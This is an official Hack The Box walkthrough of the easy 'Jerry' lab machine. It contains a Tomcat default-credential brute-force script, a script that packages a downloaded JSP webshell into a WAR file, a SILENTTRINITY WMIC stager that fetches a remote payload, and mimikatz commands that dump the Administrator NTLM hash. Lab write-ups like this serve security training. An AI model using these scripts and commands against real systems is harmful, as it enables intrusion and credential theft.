




Hack The Box
PEN-TESTING LABS



Jerry

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Difficulty: Easy

Classification: Official



SYNOPSIS

Although Jerry is one of the easier machines on Hack The Box, it is realistic as Apache Tomcat is often found exposed and configured with common or weak credentials.

Skills Required

- Basic Python/Ruby etc. or familiarity with web brute force attack tools

Skills Learned

- Basic script debugging
- Custom war file payload creation
- SILENTRINITY post-exploitation framework installation and usage (courtesy of IppSec Jerry video)



Enumeration

Nmap

```
masscan -p1-65535 10.10.10.95 --rate=1000 -e tun0 > ports
```

```
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,,$//')
```

```
nmap -Pn -sV -sC -p$ports 10.10.10.95
```

```
root@kali:~/hackthebox/Jerry# ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr
root@kali:~/hackthebox/Jerry# nmap -Pn -sV -sC -p$ports 10.10.10.95
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-13 15:09 EST
Nmap scan report for 10.10.10.95
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
|_ http-favicon: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/7.0.88

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.10 seconds
root@kali:~/hackthebox/Jerry#
```

Nmap reveals an Apache Tomcat installation on the default port, and visual inspection reveals that the HTML Web Manager application “/manager/html” is accessible.



Identification of Valid Credentials

Is it worth trying to login with default or common credentials, and @danielmiessler's SecLists contains a comprehensive list of Tomcat credentials.

<https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt>

As this list contains 79 credentials it is worth scripting some automation, or using a brute force tool such as hydra.

The script "tomcat-brute.py" (**Appendix A**) is used, which reveals that a username of "tomcat" and password of "s3cret" are valid.

```
root@kali:~/hackthebox/Jerry# python tomcat-brute.py
Found valid credentials "tomcat:s3cret"
Found valid credentials "tomcat:s3cret"
root@kali:~/hackthebox/Jerry#
```



Exploitation

Creation of WAR File

The script “make-war.sh”, see **(Appendix B)** can be used to create a WAR file. The “jsp File browser 1.2” by Boris von Loesch can be used to enumerate the file system and execute system commands.

<https://raw.githubusercontent.com/tennc/webshell/master/jsp/jspbrowser/Browser.jsp>

The screenshot shows a file manager window titled 'hackthebox' with tabs for 'Jerry' and 'make-war'. The file manager displays four items: 'index.jsp' (text file icon), 'make-war.sh' (script file icon), 'wshell' (folder icon), and 'wshell.war' (ZIP file icon). Overlaid on the file manager is a terminal window titled 'root@kali: ~/hackthebox/Jerry/make-war'. The terminal shows the execution of the script './make-war.sh', which downloads a JSP file from a raw.githubusercontent.com URL and packages it into a WAR file. The terminal output includes the following text:

```
root@kali:~/hackthebox/Jerry/make-war# ./make-war.sh
--2018-11-14 18:01:36-- https://raw.githubusercontent.com/tennc/webshell/master/jsp/jspbrowser/Browser.jsp
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 73483 (72K) [text/plain]
Saving to: 'index.jsp'

index.jsp      100%[=====] 71.76K  --.-KB/s   in 0.02s

2018-11-14 18:01:36 (3.02 MB/s) - 'index.jsp' saved [73483/73483]

added manifest
adding: index.jsp(in = 73483) (out= 18124)(deflated 75%)
root@kali:~/hackthebox/Jerry/make-war#
```



Deployment of Webshell

After logging in to the Web Manager, and deploying the WAR file using the “WAR file to deploy” section, the “wshell” application is visible.

/wshell	None specified		true	0
-------------------------	----------------	--	------	---

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

WAR file to deploy

Select WAR file to upload No file chosen

Deploy

Clicking on this link brings up the webshell.

The webshell can now be upgraded to a SILENTTRINITY agent. SILENTTRINITY is a new post-exploitation agent powered by Python, IronPython, C#/.NET made by @byt3bl33d3r.

lppSec demonstrates this framework in the Jerry video <https://youtu.be/-O3SPrYhAMo>, and this is replicated in the section below.



Post-Exploitation

Upgrading to SILENTTRINITY Agent

SILENTTRINITY can be installed as follows.

```
cd /opt
git clone https://github.com/byt3bl33d3r/SILENTTRINITY
apt-get install python3.7-dev python3-pip
cd SILENTTRINITY/Server/
python3.7 -m pip install -r requirements.txt
```

Make a minor change to http.py to comment out line 66 - thanks to @yaap7for the workaround.

<https://github.com/byt3bl33d3r/SILENTTRINITY/issues/6>

```
vi /opt/SILENTTRINITY/Server/listeners/http.py
```

The SILENTTRINITY server can now be started and configured.

```
python3.7 st.py 2> /dev/null
```

```
ST (listeners) >> use http
ST (listeners)(http) >> set BindIP 10.10.14.10
ST (listeners)(http) >> start
[+] Listener 'http' started successfully!
ST (listeners)(http) >> Running on https://10.10.14.10:443 (CTRL + C to quit)
ST (listeners)(http) >> stagers
ST (stagers) >> use wmic
ST (stagers)(wmic) >> generate http
[+] Generated stager to wmic.xml
[*] Launch with:
C:\Windows\System32\wbem\WMIC.exe os get /format:"https://myurl/wmic.xml"
```



Extraction of Administrator NTLM hash

SILENTRINITY supports many options, such as mimikatz and execute-assembly.

```
ST (modules) >>list
+-----+-----+
| Name | Description |
+-----+-----+
| excelshellinject | Executes arbitrary shellcode using Excel COM objects |
+-----+-----+
| github_exfill | Backs up files to a github repo |
+-----+-----+
| execute-assembly | Execute a .NET assembly in memory |
+-----+-----+
| shell | Runs a shell command |
+-----+-----+
| msilshellexec | Executes shellcode by using specially crafted MSIL opcodes to overwrite a JITed dummy method. C# code that injects shellcode is dynamically compiled through the pyDLR |
+-----+-----+
| powershell | Execute arbitrary PowerShell in an un-managed runspace |
+-----+-----+
| systeminfo | Enumerates basic system information. |
+-----+-----+
| internalmonologue | Executes the Internal Monologue attack. If admin, this will give you the Net-NTLMv1 hashes of all logged on users |
+-----+-----+
| uploader | Upload a file to a destination path. |
+-----+-----+
| safetykatz | Creates a minidump of LSASS via Win32 API Calls, loads Mimikatz in memory and parses the dump for creds |
+-----+-----+
| mimikatz | Loads Mimikatz in memory and executes the specified command |
+-----+-----+
| ipconfig | Enumerates network interfaces. |
+-----+-----+
```

```
ST (sessions) >>modules
ST (modules)(mimikatz) >>use mimikatz
ST (modules)(mimikatz) >>set Command 'privilege::debug LSADUMP::SAM'
ST (modules)(mimikatz) >>run 60c6418e-d851-4217-a2c6-9540039f49cc
[+] 60c6418e-d851-4217-a2c6-9540039f49cc returned job result (id: L0VYdpCJ)
[+] Running in high integrity process
[*] In 64 bit process

.#####. mimikatz 2.1.1 (x64) built on May 9 2018 15:35:27
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # LSADUMP::SAM
Domain : JERRY
SysKey : 777873202c520da6e5ce6f10e419892b
Local SID : S-1-5-21-2323042369-1334567395-6350930

SAMKey : f9949362f1f1bada77d23e7d6370d3d6

RID : 000001f4 (500)
User : Administrator
Hash NTLM: fe34b627386c89a49eb254f6a267e4d9
```




Appendix A

```
#!/usr/bin/env python

import sys

import requests

with open('tomcat-betterdefaultpasslist.txt') as f:

    for line in f:

        c = line.strip("\n").split(":")

        r = requests.get('http://10.10.10.95:8080/manager/html', auth=(c[0], c[1]))

        if r.status_code == 200:

            print "Found valid credentials \'" + line.strip("\n") + "\'"

            raise sys.exit()
```

tomcat-brute.py



Appendix B

```
#!/bin/sh

wget https://raw.githubusercontent.com/tennc/webshell/master/jsp/jspbrowser/Browser.jsp -O
index.jsp

rm -rf wshell

rm -f wshell.war

mkdir wshell

cp index.jsp wshell/

cd wshell

jar -cvf ../wshell.war *
```

make-war.sh